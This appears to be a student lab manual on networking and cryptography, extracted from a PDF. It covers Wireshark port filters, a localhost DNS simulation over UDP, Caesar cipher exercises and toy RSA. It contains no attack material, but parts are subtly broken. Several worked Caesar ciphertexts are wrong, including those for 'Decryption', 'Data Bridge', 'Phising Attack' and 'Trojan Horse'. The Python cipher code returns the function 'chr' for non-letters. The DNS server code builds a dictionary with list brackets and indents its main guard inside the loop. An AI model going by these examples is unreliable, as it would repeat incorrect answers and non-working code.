


Figure 23

## 2. tcp.port == 443

This filter shows all TCP packets where either the source or destination port is 443, which is the default port for HTTPS (secure web traffic).




Figure 24

## Conclusion:

Using a tool like Wireshark to capture and examine packets is essential for understanding network behavior, diagnosing issues, and enhancing security. It allows users to inspect real-time data transmission, analyze protocols, detect errors, and identify suspicious activity. Whether for troubleshooting connectivity problems or learning how different protocols work, Wireshark provides deep visibility into network traffic, making it a powerful tool for both beginners and professionals in networking and cybersecurity.

## PRACTICAL 6

**AIM:** Simulation of DNS using UDP sockets.


### DNS Server:

A server that listens for queries and responds with the appropriate IP address.

The server will listen for DNS queries, process them, and send back an appropriate response. This example will simulate a very basic DNS server that responds with a predefined IP address.

### Code:

#### Dns\_server.py



```

File Edit Selection View Go Run Terminal Help < → ANS_LAB_7
EXPLORER dns_server.py X dns_client.py
dns_server.py > resolve_domain
1 import socket
2
3 # DNS Server Configuration
4 DNS_SERVER_IP = '127.0.0.1' # Localhost for testing
5 DNS_SERVER_PORT = 53 # Standard DNS port
6
7 # Function to simulate DNS resolution
8 def resolve_domain(domain_name):
9     # For simplicity, we map domain names to IPs
10    # In a real DNS server, this would query a database or perform a more complex resolution process
11    dns_records = [
12        "example.com": "93.184.216.34", # Hardcoded example
13        "google.com": "8.8.8.8", # Google's public DNS server
14        "yahoo.com": "98.137.246.8"
15    ]
16
17    # Return IP if domain exists, otherwise return a default error message
18    return dns_records.get(domain_name, "0.0.0.0")
19
20 def start_dns_server():
21    # Create UDP socket
22    server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
23
24    # Bind the socket to the DNS server address and port
25    server_socket.bind((DNS_SERVER_IP, DNS_SERVER_PORT))
26    print(f"DNS Server listening on {DNS_SERVER_IP}:{DNS_SERVER_PORT}")
27
28    while True:
29        # Receive the query from the client
30        query, client_address = server_socket.recvfrom(512) # 512 bytes for DNS query
31
32        print(f"Received query from {client_address}")
33
34        # Parse the query (for simplicity, let's assume it's a domain name in the query)
35        domain_name = query.decode().strip() # A real DNS would decode it properly
36
37        # Resolve the domain name
38        ip_address = resolve_domain(domain_name)
39
40        # Send the response back to the client
41        server_socket.sendto(ip_address.encode(), client_address)
42        print(f"Sent response: {ip_address} to {client_address}")
43
44    if __name__ == "__main__":
45        start_dns_server()
46

```

Ln 16 Col 5 Spaces:4 UTF-8 CRLF {} Python 3.13.2


Figure 25

## DNS Client:

A client that queries a DNS server for a domain's IP address.

This client will create a UDP socket, send a DNS query to a DNS server, and wait for the response.

### Dns\_client.py




The screenshot shows a code editor interface with the following details:

- File Explorer:** Shows two files: dns\_server.py and dns\_client.py. dns\_client.py is the active file.
- Code Editor:** The dns\_client.py file contains Python code for a DNS client. The code defines a function send\_dns\_query that sends a DNS query to a specified server IP and port (127.0.0.1, 53). It then waits for a response and prints the resolved IP address. Example queries for "example.com", "google.com", and "yahoo.com" are shown at the bottom.
- Status Bar:** Shows file statistics: Ln 17, Col 9, Spaces: 4, UTF-8, CRLF, Python 3.13.2.

```
File Edit Selection View Go Run Terminal Help ↻ → ⚡ ANS_LAB_7 ⚡ dns_client.py X
dns_client.py > send_dns_query
DNS SERVER_IP = '127.0.0.1'
DNS_SERVER_PORT = 53
def send_dns_query(domain_name):
    # Create a UDP socket
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    # Send the domain name as a query to the DNS server
    client_socket.sendto(domain_name.encode(), (DNS_SERVER_IP, DNS_SERVER_PORT))
    # Wait for the response
    response, _ = client_socket.recvfrom(512)
    # Print the resolved IP address
    print(f"Resolved IP address for {domain_name}: {response.decode()}")
    # Close the socket
    client_socket.close()
if __name__ == "__main__":
    # Example DNS queries
    send_dns_query("example.com")
    send_dns_query("google.com")
    send_dns_query("yahoo.com")
```

Figure 26

## Output:



The figure consists of two adjacent Windows PowerShell windows. The left window shows the output of a DNS server process, with text indicating it is listening on port 127.0.0.1:53 and handling multiple queries from various clients. The right window shows the output of a DNS client process, with text indicating it is resolving IP addresses for several domain names (example.com, google.com, yahoo.com) and sending responses back to the server.

```
PS C:\Users\sonip\onedrive\Desktop\ANS_LAB_7> python .\dns_server.py
DNS Server listening on 127.0.0.1:53
Received query from ('127.0.0.1', 49769)
Sent response: 93.184.216.34 to ('127.0.0.1', 49769)
Received query from ('127.0.0.1', 49770)
Sent response: 8.8.8.8 to ('127.0.0.1', 49770)
Received query from ('127.0.0.1', 49771)
Sent response: 98.137.246.8 to ('127.0.0.1', 49771)
Received query from ('127.0.0.1', 49772)
Sent response: 93.184.216.34 to ('127.0.0.1', 49772)
Received query from ('127.0.0.1', 49773)
Sent response: 8.8.8.8 to ('127.0.0.1', 49773)
Received query from ('127.0.0.1', 49774)
Sent response: 98.137.246.8 to ('127.0.0.1', 49774)

PS C:\Users\sonip\onedrive\Desktop\ANS_LAB_7> python .\dns_client.py
Resolved IP address for example.com: 93.184.216.34
Resolved IP address for google.com: 8.8.8.8
Resolved IP address for yahoo.com: 98.137.246.8
PS C:\Users\sonip\onedrive\Desktop\ANS_LAB_7> python .\dns_client.py
Resolved IP address for example.com: 93.184.216.34
Resolved IP address for google.com: 8.8.8.8
Resolved IP address for yahoo.com: 98.137.246.8
PS C:\Users\sonip\onedrive\Desktop\ANS_LAB_7>
```

Figure 27

## Conclusion:

The simulation of DNS using UDP sockets helps in understanding how the Domain Name System functions at a fundamental level. By manually implementing DNS queries and responses over UDP, learners gain insight into how domain names are resolved to IP addresses without relying on built-in system tools. This hands-on approach demonstrates the role of UDP in DNS communication, highlights the structure of DNS packets, and reinforces concepts of client-server networking. Overall, it provides a practical understanding of how DNS works behind the scenes on the internet.

## PRACTICAL 7

**AIM:** Implement Caesar Cipher Encryption-Decryption on paper.

### What is Caesar Cipher?

Caesar Cipher is a substitution cipher where each letter in the plaintext is shifted a fixed number of places down the alphabet (encryption), and up during decryption.

### Examples:

A	B	C	D	E
F	G	H	I	J
K	L	M	N	O
P	Q	R	S	T
U	V	W	X	Y
Z	-	-	-	-

**1.** Plain Text = Encryption

Shift Key = 3

Cipher Text = HQFUBSWLRQ

**2.** Plain Text = Decryption

Shift Key = 4

Cipher Text = HIGVCTCMSR

**3.** Plain Text = Firewall

Shift Key = 2

Cipher Text = HKTGYCNN

**4.** Plain Text = Malware Analysis

Shift Key = 3

Cipher Text = PDOZDUH DQDOBVL

**5.** Plain Text = Secure Password

Shift Key = 4

Cipher Text = WIGYVI TEWWASVH

**6.** Plain Text = Data Bridge

Shift Key = 2

Cipher Text = FCVC DTRFIG

**7.** Plain Text = Phising Attack

Shift Key = 3

Cipher Text = SRLVRLQJ DWWDFN

**8.** Plain Text = Trojan Horse

Shift Key = 2

Cipher Text = VTQLCP JOTJG

**9.** Plain Text = Hello

Shift Key = 3

Cipher Text = KHOOR

**10.** Plain Text = Network

Shift Key = 2

Cipher Text = PGVYQTM

**11.** Plain Text = Good

Shift Key = 1

Cipher Text = HPPE

**Conclusion:**

The Caesar Cipher is one of the simplest and most well-known encryption techniques, making it a great starting point for understanding basic cryptography. By shifting each letter in a message by a fixed number of positions in the alphabet, the cipher transforms readable text (plaintext) into encoded text (ciphertext). Decryption simply involves reversing the shift to retrieve the original message. Although it is easy to break with modern tools and analysis, practicing Caesar Cipher encryption and decryption by hand helps build a strong foundation in how substitution ciphers work, and introduces important concepts such as alphabetic indexing and modular arithmetic.

## PRACTICAL 8

**AIM:** Implement Caesar Cipher Encryption-Decryption in Python.

### **Definition:**

The Caesar Cipher is a simple and well-known encryption technique where each letter in the plaintext is shifted a certain number of places down or up the alphabet. It is a type of substitution cipher.

**For example, with a shift of 3:**

A becomes D,

B becomes E,

Z becomes C, and so on.

### **Steps to Implement Caesar Cipher in Python:**

#### **1. Define a function for encryption:**

Accept a string (plaintext) and a shift key.

Loop through each character.

Shift letters forward by the key (maintaining case).

Keep non-alphabet characters unchanged.

#### **3. Define a function for decryption:**

Similar to encryption, but shift letters backward by the key.

#### **3. Handle both uppercase and lowercase letters**

#### **4. Test the functions:**

Try encrypting and then decrypting to verify results.

The screenshot shows the Visual Studio Code interface. The top menu bar includes File, Edit, Selection, View, Go, Run, Terminal, Help, and a search bar. The left sidebar has sections for Explorer, Outline, Timeline, and Maven. The main editor area contains the following Python code:

```

1 def encrypt(text, key):
2     return ''.join(
3         chr((ord(char) - 65 + key) % 26 + 65) if char.isupper() else
4             chr((ord(char) - 97 + key) % 26 + 97) if char.islower() else
5                 chr for char in text
6     )
7
8 text = input("Enter The Message : ")
9 key = int(input("Enter The Shift Value : "))
10 encrypted = encrypt(text, key)
11 print(encrypted)
12
13 decrypted_text = encrypt(encrypted, -key)
14 print("Decrypted Text : ", decrypted_text)

```

The bottom right corner shows the terminal tab is active, displaying the command PS C:\Users\sonip> & C:/Users/sonip/AppData/Local/Programs/Python/Python313/python.exe c:/Users/sonip/OneDrive/Desktop/Caesar\_Cipher.py and its execution results:

```

PS C:\Users\sonip> & C:/Users/sonip/AppData/Local/Programs/Python/Python313/python.exe c:/Users/sonip/OneDrive/Desktop/Caesar_Cipher.py
Enter The Message : ab
Enter The shift Value : 1
bc
Decrypted Text : ab
PS C:\Users\sonip>

```

The status bar at the bottom indicates Line 14, Column 43, Spaces: 4, UTF-8, CRLF, Python 3.13.2.

Figure 28

**Code:**

```

def encrypt(text, key):
    return ''.join(
        chr((ord(char) - 65 + key) % 26 + 65) if char.isupper() else
            chr((ord(char) - 97 + key) % 26 + 97) if char.islower() else
                chr for char in text
    )

text = input("Enter The Message : ")
key = int(input("Enter The Shift Value : "))
encrypted = encrypt(text, key)
print(encrypted)

```

```
decrypted_text = encrypt(encrypted, -key)
print("Decrypted Text : ", decrypted_text)
```

### Output:

```
Enter The Message : ab
Enter The Shift Value : 1
bc
Decrypted Text : ab
```

### Conclusion:

Implementing Caesar Cipher encryption and decryption in Python provides a practical way to understand how basic cryptographic techniques work using programming. By writing a Python script, you can automate the process of shifting characters in the alphabet to encode or decode a message based on a given key. This helps reinforce concepts such as string manipulation, ASCII values, loops, and modular arithmetic. Additionally, implementing this cipher in Python allows for flexibility handling both uppercase and lowercase letters, non-alphabetic characters, and different shift values. Overall, it's a valuable exercise for beginners to apply programming logic to a real-world problem while learning the fundamentals of encryption.

## PRACTICAL 9

**AIM:** Implement RSA Encryption-Decryption on Paper.

### Description:

RSA (Rivest–Shamir–Adleman) is a widely-used asymmetric encryption algorithm, which means it uses two keys: a public key for encryption and a private key for decryption. It is based on the mathematical difficulty of factoring large prime numbers. Unlike Caesar Cipher, RSA is much more secure and forms the foundation of modern-day digital security, including secure web communications and digital signatures.

#### 1. Choose two prime numbers:

$$\begin{aligned} p &= 3 \\ q &= 11 \end{aligned}$$

#### 2. Compute n and $\phi(n)$ :

$$n = p \times q = 3 \times 11 = 33$$

$$\phi(n) = (p-1)(q-1) = 2 \times 10 = 20$$

#### 3. Choose a public key e:

e must be \*\*coprime with  $\phi(n)$ \*\* (i.e.,  $\gcd(e, 20) = 1$ )

Let's choose  $e = 3$

#### 4. Compute private key d:

d is the modular multiplicative inverse of e mod  $\phi(n)$

Find d such that  $(d \times e) \bmod 20 = 1$

Try values:

$$3 \times 7 = 21 \rightarrow 21 \bmod 20 = 1$$

$$\text{So, } d = 7$$

**Public Key:** (e=3, n=33)

**Private Key:** (d=7, n=33)

## 5. Encrypt a message:

Let's encrypt a message  $M = 4$

Encryption formula:

$$C = M^e \bmod n = 4^3 \bmod 33 = 64 \bmod 33 = 31$$

Ciphertext = 31

## 6. Decrypt the message:

Decryption formula:

$$M = C^d \bmod n = 31^7 \bmod 33$$

Let's calculate:

$$31^2 = 961 \rightarrow 961 \bmod 33 = 4$$

$$31^4 = (31^2)^2 = 4^2 = 16$$

$$31^7 = 31 \times 31^2 \times 31^4 = 31 \times 4 \times 16 = 1984$$

$$\text{Now } 1984 \bmod 33 = 4$$

Original Message = 4

## Conclusion:

Implementing RSA encryption and decryption on paper helps in understanding the core mathematical principles behind public key cryptography. Though simplified with small numbers, the process illustrates how RSA relies on number theory—specifically prime numbers, modular arithmetic, and multiplicative inverses. While actual RSA implementations use very large numbers for security, doing it by hand is a great educational exercise to grasp the logic behind encryption, key generation, and secure communication. It shows how a message can be safely encrypted with a public key and decrypted only with the corresponding private key, laying the groundwork for digital security systems.

## PRACTICAL 10

**AIM:** Implement RSA Encryption-Decryption in Python.

**Code:**

```
import random

# Helper: Compute GCD
def gcd(a, b):
    while b != 0:
        a, b = b, a % b
    return a

# Helper: Compute modular inverse using Extended Euclidean Algorithm
def modinv(a, m):
    m0, x0, x1 = m, 0, 1
    while a > 1:
        q = a // m
        m, a = a % m, m
        x0, x1 = x1 - q * x0, x0
    return x1 + m0 if x1 < 0 else x1

# Check for primality (naive, not suitable for large numbers)
def is_prime(n):
    if n <= 1:
        return False
    for i in range(2, int(n**0.5)+1):
        if n % i == 0:
            return False
    return True

# Generate RSA keys
def generate_keys(p, q):
    if not (is_prime(p) and is_prime(q)):
        raise ValueError('Both numbers must be prime.')
    elif p == q:
        raise ValueError('p and q cannot be equal')

    n = p * q
    phi = (p - 1) * (q - 1)

    # Choose e
    e = 65537 # Common choice
    if gcd(e, phi) != 1:
        # Try finding an alternate e
        e = 3
        while gcd(e, phi) != 1:
            e += 2
```

```
# Calculate d
d = modinv(e, phi)

return ((e, n), (d, n)) # public key, private key

# Encrypt message
def encrypt(public_key, plaintext):
    e, n = public_key
    cipher = [pow(ord(char), e, n) for char in plaintext]
    return cipher

# Decrypt message
def decrypt(private_key, ciphertext):
    d, n = private_key
    plain = [chr(pow(char, d, n)) for char in ciphertext]
    return ''.join(plain)

# Example usage
if __name__ == '__main__':
    p = 61
    q = 53
    public, private = generate_keys(p, q)

